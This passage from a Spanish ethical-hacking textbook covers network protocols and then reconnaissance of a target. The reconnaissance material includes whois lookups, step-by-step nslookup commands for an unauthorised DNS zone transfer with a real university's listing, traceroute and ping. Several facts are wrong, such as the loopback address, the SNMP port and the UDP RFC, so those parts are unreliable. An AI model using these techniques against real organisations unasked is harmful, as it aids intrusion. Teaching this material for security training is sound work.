- **91:93d (dirección física)**: por defecto, cuando el sistema operativo genera una dirección de IPv6 toma los valores referentes a los últimos tres campos de la dirección MAC de la interfaz para generar los últimos grupos de la dirección IP. En esta ocasión los últimos grupos de la dirección MAC son 91-09-3d, al caer el cero al comienzo de grupo se puede omitir.

- **%4 (interfaz de red)**: en IPv6 las interfaces se agrupan dentro de la propia dirección de red identificándolas por la anotación al final de esta mediante un símbolo de porcentaje seguido del número de interfaz asignada. En Linux se añade un parámetro referente al nombre de la interfaz (%4 eth0).

Al igual que en IPv4 existen varios tipos de direcciones. En IPv6 estas direcciones se indican mediante los primeros bits de la dirección. Hasta ahora se ha visto que la dirección local se representa mediante la dirección **fe80** en el primer grupo, el resto de tipos de direcciones de interés se comentan a continuación.

- **::1 (dirección de loopback)**: la dirección de loopback es una dirección especial que representa la propia máquina local, los paquetes dirigidos a esta dirección no llegan a salir de éste. En IPv4 esta dirección se representa mediante la numeración 17.0.0.1.

- **::ffff:0:0 (dirección IPv4 mapeada)**: esta dirección se utiliza como mecanismo de transición para transformar una dirección IPv4 en una IPv6 válida.

- **ff00: (dirección multicast)**: esta dirección se utiliza, al igual que en IPv4, como dirección *multicast*.

Aunque el cambio a la tecnología IPv6 ya es una realidad, el cambio de protocolo debe hacerse paulatinamente, por lo tanto, ambas tecnologías estarán obligadas a coexistir durante al menos 20 años, que es el tiempo previsto para la completa transición. Para realizar la tarea de compatibilidad entre protocolos se crearon tres mecanismos de transición.

- **Pila dual**: este mecanismo genera dos pilas diferentes de tecnología, una para IPv4 y otra para IPv6 utilizando en cada momento una tabla diferente para realizar la comunicación con un dispositivo remoto teniendo en cuenta la capacidad de éste para interactuar o no con IPv6.

- **Tunneling**: la tecnología de tunneling consiste en la fragmentación de un paquete IPv6 en varios paquetes IPv4 que serán rearmados en la máquina destino. Windows incorpora desde WindowsXP sp2 una tecnología de

tunneling denominada *Teredo*. Esta tecnología se monta en el sistema operativo como una interfaz virtual más y obliga a que los paquetes IPv6 con destino a un cliente con tecnología IPv4 pasen por la interfaz fragmentando los paquetes y enviándolos al destino.

Bits	0-31	32-63	64-79	80-95	96-127
Longitud	32 Bits	32 Bits	16 Bits	16 Bits	32 Bits
Descripción	Prefijo	Servidor Teredo IPv4	Flags	Puerto UDP ofuscado	IPv4 publica de cliente
Parte	2001:0000	4136:e378	8000	63bf	3fff:fdd2
Decodificación		65.54.227.120	cone NAT	40000	192.0.2.45

- **Traducción**: es necesaria cuando un cliente que sólo entiende IPv4 intenta comunicar con un equipo remoto que únicamente entiende IPv6.

1.10.4 Protocolo ARP

El protocolo *Address Resolution Protocol* (ARP, Protocolo de Resolución de Direcciones, RFC 826) es el protocolo que se encarga de convertir direcciones IP en direcciones MAC (identificador único de cada tarjeta de red que asigna su fabricante). Trabajar a un nivel tan bajo sitúa a este protocolo entre las capas de enlace y de red.

Este protocolo utiliza una tabla para asociar a cada dirección IP de la red la dirección MAC que se corresponde con la terminal física. Esta tabla recibe el nombre de tabla ARP. Para ello, cada vez que el ordenador A recibe un paquete IP, la compara en su tabla ARP buscando la MAC asociada. Si no la tiene, solicitará al conjunto de la red (enviando el paquete a la dirección de *broadcast*) la dirección física del ordenador B, preguntando con su dirección IP. El ordenador B que se identifica con la IP responderá con su dirección física. El equipo A actualizará entonces su tabla ARP. Este método de identificación permite el ataque conocido como *Hombre en el Medio* mediante la técnica de *Envenenamiento ARP*.

1.10.5 Protocolo ICMP

Para ayudar a resolver distintos tipos de incidencias se desarrolló un protocolo de retroalimentación. El *Internet Control Message Protocol* (ICMP, Protocolo de Mensajes de Control para Internet, RFC 792) facilita mensajes de

error a los administradores de sistemas, explicando la razón por la que han podido perderse paquetes IP.

Un resultado tangible de este protocolo es la herramienta **ping**, que se utiliza para comprobar que un paquete IP que contiene una cabecera ICMP con un *Echo Request* llega a su destino, obteniendo una respuesta *Echo Reply*.

1.11 PROTOCOLOS A NIVEL DE TRANSPORTE

1.11.1 Protocolo TCP


La mayor parte de los servicios que se ofrecen en un ordenador hacen uso del protocolo *Transmission Control Protocol* (TCP, Protocolo de Control de Transmisión, RFC 793) por su fiabilidad. Las múltiples características implementadas en su cabecera lo hacen muy flexible.

Especialmente nos vamos a fijar en los bits de control, que nos van a permitir posteriormente enumerar los puertos y servicios que corren en la máquina destino:

- **URG**: *Urgent*, marca el paquete como urgente.
- **ACK**: *Acknowledge*, solicita confirmación para la recepción en destino.
- **PSH**: *Push*, entrega los datos inmediatamente, sin esperar al fin de la transmisión.
- **RST**: *Reset*, reinicia la conexión.
- **SYN**: *Synchronize*, efectúa la solicitud para sincronizar los números de secuencia.
- **FIN**: cierra la conexión con el ordenador al que se envía.

1.11.2 Protocolo UDP

El *User Datagram Protocol* (UDP, Protocolo de Datagramas de Usuario, RFC 760) es en realidad un protocolo muy sencillo que se limita a especificar los puertos de origen y destino para el contenido del paquete. El campo longitud informa del número de octetos del resto del mensaje y la suma de control provee un valor para comprobar que la cabecera se ha recibido correctamente.



Cabecera UDP

La principal diferencia de este protocolo respecto a TCP es que no garantiza ni la entrega ni la ausencia de duplicados, por lo que estos deben ser controlados a nivel de aplicación. Aun así, comparte con TCP cada uno de los puertos del ordenador, lo que lo hace efectivo para trabajar alternativamente con este protocolo cuando TCP no está disponible y UDP sí, como en el caso de un *firewall* mal implementado.

1.12 PROTOCOLOS A NIVEL DE APLICACIÓN

En este nivel se engloban la mayor parte de los protocolos, por lo que sólo introduciremos alguno de ellos a modo de presentación. Otros protocolos como FTP, DHCP, HTTP, TelNet, POP3 o SMTP se proponen al lector como pequeña tarea de investigación.

1.12.1 Protocolo SMB

El protocolo *Server Message Block* (SMB, Servidor de Bloques de Mensajes) es un protocolo de red ideado por IBM para compartir archivos e impresoras. Posteriormente, en la implementación que realizó Microsoft para sus SO añadió funcionalidades que no estaban contempladas originalmente. También existe una implementación para Linux que recibe el nombre de Samba.

1.12.2 Protocolo SNMB

El protocolo *Simple Network Management Protocol* (SNMP, Protocolo Simple de Administración de Red, RFC 1157), que ya se encuentra por su versión 3, se utiliza en la gestión de los nodos de una red TCP/IP, para controlar el estado de funcionamiento de equipos o servicios.

1.13 CONCLUSIONES

Hasta aquí hemos introducido conceptos de gran valor e importancia para el lector que decida introducirse en temas de *hacking*, seguridad informática e inseguridad. Nuestra experiencia cuando impartimos formación en seguridad y *hacking* es que esta parte es sin duda la parte más aburrida para los alumnos, pero al final descubren, con el paso del tiempo, que será la parte que gobierna todo, que domina todo y que nos sirve de guía en todo. Las herramientas cambiarán de versión, nombre, incluso quedarán obsoletas, los trucos para acceder a sistemas o servicios ya no funcionarán, pero el fundamento que nos permitirá seguir hablando con las máquinas y descubrir las variantes de técnicas a utilizar nuevamente se encuentra en esta parte y, lamentablemente, es siempre la más árida.

Capítulo 2

BUSCAR UN VECTOR DE ATAQUE

Cuando se quiere comprometer una máquina, lo primero que es necesario hacer es analizar y estudiar un objetivo. En este objetivo es importante tener en cuenta que antes de ir en contra de él, se necesitará averiguar y analizar el entorno de máquinas que conforman el sistema principal. Este sistema tendrá seguridad perimetral y se conformará de una colección de servicios que decidirá la estrategia a tomar en contra de ella. Pero, ¿cómo detectarlos? ¿Cómo saber qué servicio es vulnerable y cuál no? Una metodología será necesaria para recaudar información útil, pero es necesario estar preparado con las herramientas apropiadas y los conocimientos TI actualizados.

Cuentan que los samuráis entrenaban durante meses el disparo con arco, sin arco y sin flecha, y únicamente cuando el maestro consideraba que estaban preparados para ello empezaban a utilizar el arco (sin la flecha) y sólo cuando estaban de nuevo preparados empezaban a utilizar la flecha. Análogamente, no podemos iniciar un ataque desde Internet contra una máquina independiente o contra una organización sin, antes, habernos preparado en profundidad y haber aprendido todo lo que podamos sobre la organización.

En este capítulo veremos cómo seleccionar la organización (lógicamente a nivel académico esto se realiza al azar, pero los *hackers* maliciosos lo hacen a conciencia) y cómo utilizar una serie de herramientas que nos permitirán descubrir una enorme cantidad de información pública o semipública sobre la mencionada organización.

Para buscar información tenemos una variedad de herramientas, técnicas y destrezas que, junto con una metodología estricta, nos permitirán conocer la mayoría de lo que necesitamos sobre la organización.

2.1 SEGUIMIENTO DE UN OBJETIVO

Entre los datos que necesitamos conocer se encuentran:

1. **Nombre del dominio**. El nombre del dominio es la puerta de entrada principal para saber a continuación las direcciones IP de máquinas pertenecientes a ese dominio. Este es un importante comienzo ya que de primeras seguramente nos encontremos en un momento en el que no tendremos más información que el nombre de un dominio.

2. **Dirección IP**. La dirección IP identifica de forma única un dispositivo (servidor, *router*, puesto de trabajo, etc.) de cara a Internet y que por ser un objetivo posiblemente accesible, se intentará comprometer.

3. **Servicios disponibles (TCP y UDP)**. Vendrían a ser como las puertas y ventanas que tenemos a nuestra disposición para entrar en el objetivo. Aquí hay que indicar también la importancia del número de puerto, que servirá cuando se realicen labores de escaneos de puertos. En este apartado será importante reconocer algunos de los *well known ports*, aquellos puertos donde de forma estándar se ejecutan servicios bien conocidos. A modo de ejemplo recordatorio, tenemos: SMTP en el puerto 25, en el caso de transmisión cifrada en el 465, para TCP y UDP, SNMP en el puerto 61, para TCP y UDP, POP3 en el puerto 110, en el caso de transmisión cifrada en el 995, para TCP y UDP, HTTP en el puerto 80, en el caso de transmisión cifrada en el 443, para TCP y UDP, FTP normalmente en el puerto 21, en el caso de transmisión cifrada en el 989, para TCP y UDP.

2.2 RECOPILANDO INFORMACIÓN DESDE INTERNET

La herramienta de las herramientas es sin duda Internet, y desde aquí se empezarán a conocer los datos que se enumeraron en el apartado anterior. El punto de partida es el dominio, así que se necesitará conocer el dominio bajo el que se encuentra el objetivo. Supongamos que un intruso malicioso planea lanzar un ataque sobre una empresa exportadora de Argentina llamada AndesTrade. Lo primero que hará para descubrir en qué dominio se encuentra puede ser buscar el nombre de la organización en un buscador de Internet.

En la figura siguiente vemos que el dominio de AndesTrade es andestrade.com.ar. Recuerde que el dominio se obtiene descartando el primer indicador por la izquierda de la organización investigada, pues este indicador hace alusión a la máquina en concreto; por ejemplo en *www.arcos.es*, el dominio será arcos.es.




Figura 2.1. Resultado de búsqueda de Google para identificar el dominio

2.2.1 Las primeras técnicas y herramientas

Una vez se dispone del dominio se pueden utilizar sitios Web públicos para recabar más información.

Los sitios principales para recopilar información general son los grupos de noticias, foros de Internet y los canales de chat (News, IRC respectivamente). Éste es un sistema de foros organizado por temas en los que los usuarios se expresan con libertad y se preguntan y responden usando programas que se pueden descargar de forma gratuita y legal de la red.

El único "problema" desde el punto de vista de la seguridad es que hay veces que se pregunta sobre temas sensibles a nivel de información. Por ejemplo, un administrador de sistemas preguntando cómo se configura un determinado servicio en su nuevo servidor 2003. En esta consulta el administrador se dedica a facilitar, a todo el que la quiera leer, información sobre su máquina y sus datos de contacto en la empresa. Toda esta información es parte importante a la hora de planificar un ataque a determinados sistemas.

Dentro de este mundo es importante conocer los canales de IRC (*Internet Relay Chat*), pues nos permiten mantener conversaciones en tiempo real a través del ordenador, y es donde se encuentran canales de seguridad de gente muy experta en estos temas. Éste es otro método de obtener información sobre la posible víctima, desde su IP, que queda visible a partir de cualquier archivo que nos envíe. Lo más sensible es conocer determinadas comunidades *underground* que residen en estos canales, que pueden ser excelentes recursos de conocimiento para el intruso malicioso. Estos programas son cada vez más sofisticados, y cuentan cada vez con más funcionalidades, incluyendo la ejecución de *scripts*. Todas estas funcionalidades, que dan una enorme potencia a los programas, pueden convertirse en una pesadilla para la seguridad. Para usar estos servicios de la red podemos utilizar cualquiera de las innumerables herramientas que circulan por Internet. Como ejemplo de algunas de ellas se pueden mencionar las siguientes:

- NEWS (para Windows): Xnews (se puede descargar de *http://xnews.newsguy.com*).
- NEWS (para Linux): se puede descargar de *http://www.tin.org* y *http://www.math.fuberlin.de/~guckes/nn*.
- IRC (para Windows): mIRC, la podemos descargar de *http://www.mirc.co.uk*.
- IRC (para Linux): Xirc, la podemos descargar de *http://www.linuxlots.com/~xirc*.

NetScanTools

NetScanTools es una herramienta para el análisis de una red y de los dispositivos que se encuentran en ella. Esta herramienta goza con una gran reputación gracias a su versatilidad y los años de experiencia que ofrece desde la primera versión hasta la actualidad. Es un software que pertenece a la compañía NorthWest Performance Software Inc. La página Web oficial se encuentra en *www.netscantools.com*.

Existen varias versiones de pago de esta herramienta, así como una versión gratuita de NetScanTools que posee las utilidades más básicas de la herramienta. El nombre de esta versión gratuita es **NetScanTools Basic** y se puede descargar desde la Web mencionada *www.netscantools.com*. Las funcionalidades básicas que va a permitir realizar esta herramienta se enumeran a continuación:

- DNS Tools - Simple: simple IP/hostname translation, Who Am I? (shows your computer name, IP and DNSs).
- Ping.
- Graphical Ping.
- Traceroute.
- Ping Scanner.
- Whois.

Estas utilidades se utilizarán en la mayoría de las actividades realizadas en este capítulo, por lo que se recomienda al lector utilizarla desde un principio con el fin de que pueda comprobar cada una de las operaciones aquí descritas.




Figura 2.2. Pantalla principal de NetScanTools Basic

2.2.2 Bases de datos Whois, Ripe, Nic

En Internet las cosas tienen que estar organizadas a nivel global, ya que la "red de redes" funciona para todo el planeta. La organización de dominios para los usuarios se realiza desde varios organismos. Los más difundidos últimamente son las páginas nic. Cada país tiende a tener su propia Web de gestión de dominios para evitar que varias personas o empresas registren el mismo dominio, por ejemplo: España tiene *www.nic.es*, Portugal tiene *www.nic.pt*, etc. Para los dominios .com está *www.nic.com* y siguiendo el mismo razonamiento, Argentina tiene que tener

www.nic.ar. (La gestión de dominios no está exclusivamente centralizada en páginas nic, por lo que veremos posteriormente otros sitios de búsqueda que también son importantes al buscar información sobre dominios.) Como prueba de concepto podrá introducir simplemente el nombre del dominio (en este ejemplo "google") y obtendremos toda la información que aparece en la siguiente figura, que incluye los servidores DNS primario y secundario de la organización, ya que estos datos son básicos y necesarios para registrar un dominio en la red. A modo de ejemplo, vamos a utilizar el portal Web del propio Ministerio de Industria, Turismo y Comercio (*www.nic.es*).

Figura 2.3. Consulta de información en www.nic.es sobre la empresa Google




Figura 2.4. Información sobre el dominio en la parte inferior de la pantalla anterior

Como se ha comentado, aparte de los sitios nic, existen también direcciones de Internet alternativas donde podemos encontrar información sobre los dominios a investigar (como *http://www.allwhois.com/,http://www.ripe.net/* entre otras muchas). Siempre será conveniente tener más de una fuente de información, pues no siempre la misma página nos facilitará la información que buscamos.

2.2.3 Transferencias DNS no autorizadas

De una manera sencilla de entender, las transferencias DNS replican por razones de seguridad, y si se han configurado para ello, la información de un servidor DNS a otro servidor DNS conocido como secundario. Teóricamente sólo entre máquinas autorizadas para solicitar y recibir estas transferencias, pues la información que se facilita es bastante sensible, como veremos más adelante. Esta información incluye unas tablas donde figuran las máquinas cara a Internet de organizaciones (dominios), incluso a veces con sus sistemas operativos, siendo ésta una información básica para un atacante.

Una vez que se dispone de los DNS, obtenidos conforme al método del apartado anterior, mediante el uso de páginas públicas, se intentará realizar una transferencia de zona para conseguir los datos de las mencionadas máquinas que se encuentran bajo ese dominio. El solicitar una transferencia de zona a un servidor DNS, y obtener estas tablas, obedece a un error de configuración en los propios servidores DNS. Lo normal sería que esta técnica no funcionara, pero se asombraría de la cantidad de máquinas con este error de configuración cara a Internet. Para realizar la transferencia de zona abrimos una línea de comando (shell o cmd), que en Windows sería **Inicio/Ejecutar**, escribimos **cmd** y apretamos intro. Nos aparece la consola donde escribimos:

Nslookup <intro>

Server <ip del servidor dns, que vamos a introducir y que nos ha facilitado alguna de las Webs anteriores> <intro>

Set type=any <intro> (para que nos facilite todas las máquinas que tenga disponibles en las tablas)

ls –d <nombre del dominio>

A modo de ejemplo podemos usar la página de una conocida Universidad española, que nos permite la transferencia de zona a partir de la información facilitada por nic.es. Es importante resaltar que en este caso la transferencia de zona no se permite con la DNS principal, que está correctamente configurada, sino con una de las DNS alternativas, que no está correctamente configurada.

```
> ls -d uam.es
[ns.uam.es]
 uam.es.                    SOA     ns0.uam.es hostmaster.uam.es. (2007032322 86400 7200
2592000 172800)
 uam.es.                    MX      10   smtp.uam.es
 uam.es.                    MX      20   mail.rediris.es
 uam.es.                    NS      ns.uam.es
 uam.es.                    NS      ns0.uam.es
 uam.es.                    NS      ns2.uam.es
 uam.es.                    NS      sun.rediris.es
 uam.es.                    NS      chico.rediris.es
 _msdcs                     NS      atocha.uam.es
 _sites                     NS      atocha.uam.es
 _tcp                       NS      atocha.uam.es
 _udp                       NS      atocha.uam.es
 actcultura.ac              A       150.244.6.147
 actcultural2.ac            HINFO   PC              MS-WINDOWS-98
 actcultural2.ac            A       150.244.44.208
 teatro.ac                  HINFO   PC              MS-WINDOWS-98
 teatro.ac                  A       150.244.92.2
 acceso                     MX      10   acceso.uam.es
 acceso                     MX      20   smtp.uam.es
 acceso                     HINFO   PC              MS-WINDOWS-98
 acceso                     A       150.244.9.207
 catalogo28003.adi          A       150.244.28.3
 catalogo28004.adi          A       150.244.28.4
 catalogo28005.adi          A       150.244.28.5
 catalogo28006.adi          A       150.244.28.6
 catalogo28007.adi          A       150.244.28.7
 catalogo28008.adi          A       150.244.28.8
 catalogo28009.adi          A       150.244.28.9
 catalogo28010.adi          A       150.244.28.10
 catalogo28011.adi          A       150.244.28.11
 catalogo28012.adi          A       150.244.28.12
 catalogo28013.adi          A       150.244.28.13
 catalogo28014.adi          A       150.244.28.14
 catalogo28015.adi          A       150.244.28.15
 catalogo28016.adi          A       150.244.28.16
```

Figura 2.5. Parte de la transferencia de zona de la UAM

En esta imagen podemos ver que hay muchas máquinas (el listado completo comprende unas 23.000 líneas) y en el centro se identifica el tipo de máquina que es A para servidores y puestos de trabajo; MX para los servidores de correo; NS para los servidores DNS; HINFO facilita información sobre la máquina, junto con su sistema operativo, como se puede apreciar en la figura anterior.

2.2.4 Trazado de rutas

Cuando enviamos un paquete de datos por Internet éste pasa por una serie de dispositivos (*routers* principalmente) hasta llegar a su destino (la máquina objetivo). Realizar un trazado de ruta nos indica el camino exacto que sigue el paquete y nos puede suministrar información muy útil.

Existen varias herramientas que permiten realizar el trazado de rutas tanto del uso de la línea de comandos desde una consola, como en entornos gráficos más atractivos. Para Windows el comando es **tracert**, mientras que para Linux/Unix tenemos la herramienta **traceroute**.

Las herramientas de trazado de ruta se basan en una característica propia del protocolo de la capa de enlace IP. Este protocolo intenta *enlazar* o unir diferentes dispositivos en una red interpretando sus ubicaciónes entre sí entre cada salto desde el origen al destino del paquete. Este uso principal, basa su algoritmo

en respuestas ICMP de *routers* y otros dispositivos en donde el paquete expira al no encontrar su destino.

Para que los paquetes que se lancen por la red no estén circulando por ella infinitamente, el protocolo IP tiene un parámetro en su cabecera denominado TTL o *Time to Live* (Tiempo de Vida). Este parámetro es de tipo entero y funciona a modo de índice, de tal manera que cada vez que se lanza un paquete por la red, por cada uno de los dispositivos (servidores, *switches*, *routers*, etc.) por los que vaya a pasar este paquete, se reduce este índice en uno. Por ejemplo, si un paquete sale de una máquina con un TTL = 3, cuando pase por el siguiente nodo de la red (un *router* por ejemplo), este valor se reduce en 1 quedando en TTL = 2. Cuando de este nodo (*router*) vaya a dirigirse este paquete a otro nodo (*router2*) este valor decrece otra vez en uno, quedando el TTL = 1.

Cuando el valor de parámetro TTL llegue a 0, entonces el paquete se considera caducado y su tiempo de vida termina. En este momento, el paquete se desecha y se envía un paquete ICMP al dispositivo origen que envió por primera vez. Como se puede intuir, el funcionamiento de una aplicación capaz de hacer un trazado de rutas se basa en ir caducando el paquete en cada nodo por donde pase el mismo, de tal manera que enumeramos todos los dispositivos en el camino. Considere el siguiente ejemplo:

1. Un dispositivo de origen (previsiblemente el nuestro) lanza un datagrama IP con tiempo de vida con valor de 1 hacia un *host* de destino.

2. El primer dispositivo por el que va a pasar el paquete (por ejemplo, un *router*) disminuye el TTL a 0 y devuelve un mensaje ICMP que indica "Tiempo excedido", procediendo a eliminar el datagrama. Así, en el paquete ICMP de regreso queda identificado el *router*, por lo tanto, ya tenemos el salto dentro de la ruta por la que pasa el paquete.

3. Ahora el dispositivo de origen vuelve a lanzar otro paquete con un TTL igual a 2. Cuando pase por el primer salto (en este ejemplo un *router*), el campo TTL será disminuido a 1.

4. Cuando pase por el segundo dispositivo (por ejemplo, un *firewall*), el TTL pasa a ser 0, se caduca, se desecha el paquete y se envía un paquete ICMP al host de origen. En este punto ya tendríamos el segundo salto por el que pasa el paquete.

5. El proceso se va repitiendo con TTL cada vez mayor de forma que vamos identificando cada uno de los dispositivos entre el *host* de origen y el *host* de destino.

De esta manera se puede trazar la ruta hasta la máquina objetivo pasando por todos los dispositivos que se encuentran en el camino, incluyendo aquellos que se ubican justo antes del objetivo. En este punto, será interesante determinar qué son en realidad estos dispositivos por los que pasa un paquete antes de llegar al destino; si son *routers*, filtradores de paquetes o dispositivos que realizan tareas de *routing* y *firewall* simultáneamente.

Muchos de los dispositivos por los que pasará nuestro paquete de pruebas están configurados para no devolver el paquete ICMP a la máquina de origen en caso de que dicho paquete tenga un TTL caducado. En estos casos, en la traza de la ruta, aparecerá un '*' indicando que dicho *host* es desconocido. El objetivo de configurar esta característica en un dispositivo es por razones de seguridad.

Dentro de las posibilidades que tendrá para realizar un trazado de una ruta existe una herramienta disponible en Internet para realizar este tipo de tareas, y que veremos también para barridos ping y consultas ICMP, es NetScanTools. Con esta herramienta se puede realizar, en un entorno gráfico, el trazado de ruta hasta una máquina objetivo. La siguiente figura ilustra este concepto:




Figura 2.6. Primera parte del resultado del trazado de ruta a www.google.com con NetScanTools

El objetivo es realizar un trazado de ruta desde una red privada desde la que se han hecho pruebas hacia *www.google.com*. Se puede observar que el primer salto busca la salida a Internet a través de la puerta de enlace hacia Internet. Aquí entendemos como puerta de enlace, aquel dispositivo que redirigirá los paquetes

hacia Internet. Para este caso, el dispositivo que actúa como pasarela tiene la dirección IP 172.17.2.2.

La dirección IP externa de *www.google.com* correspondería al último salto, identificando la dirección IP 173.194.37.104. Después de 9 saltos vemos en la figura anterior que se llega al objetivo pasando por una serie de dispositivos *router* que forman la ruta que seguirán todos los paquetes para llegar al sitio Web de Google.

Otra herramienta más visual que podría utilizar es VisualRoute (*www.visualroute.com*), la cual tiene una versión gratuita para Windows y otra para Mac OS X. Realiza trazas de una forma gráfica y descriptiva. Utilizando esta herramienta, obtendrá diversas estadísticas de los diferentes dispositivos por los que transcurre el paquete en pruebas, aunque está orientado para que administradores encuentren cuellos de botella en la red.




Figura 2.7. Ejemplo de traza con VisualRoute

La versión de pago de VisualRoute permite realizar trazados de ruta mostrados en un mapa mundial. De esta forma se puede seguir el camino trazado por la red cuando se transmite un paquete entre dos puntos de manera gráfica y sencilla, dando una visión más amplia de la red de Internet.

2.2.5 Barridos PING

Como hemos mencionado con anterioridad, lo primero que necesitamos para iniciar un ataque es la dirección IP de la máquina víctima; la forma más sencilla de todas es con un simple ping al ordenador objetivo. Así, si hacemos PING a un dominio como *www.andestrade.com.ar* nos indica que la IP es

200.80.42.138. La sintaxis del comando **ping** es tan sencilla como **ping** <nombre de la máquina>. Tal y como aparece en la figura más abajo.

```
C:\>ping www.andestrade.com.ar

Haciendo ping a www.andestrade.com.ar [200.80.42.138] con 32 bytes de datos:

Respuesta desde 200.80.42.138: bytes=32 tiempo=277ms TTL=54
Respuesta desde 200.80.42.138: bytes=32 tiempo=281ms TTL=54
Respuesta desde 200.80.42.138: bytes=32 tiempo=317ms TTL=54
Respuesta desde 200.80.42.138: bytes=32 tiempo=280ms TTL=54

Estadísticas de ping para 200.80.42.138:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
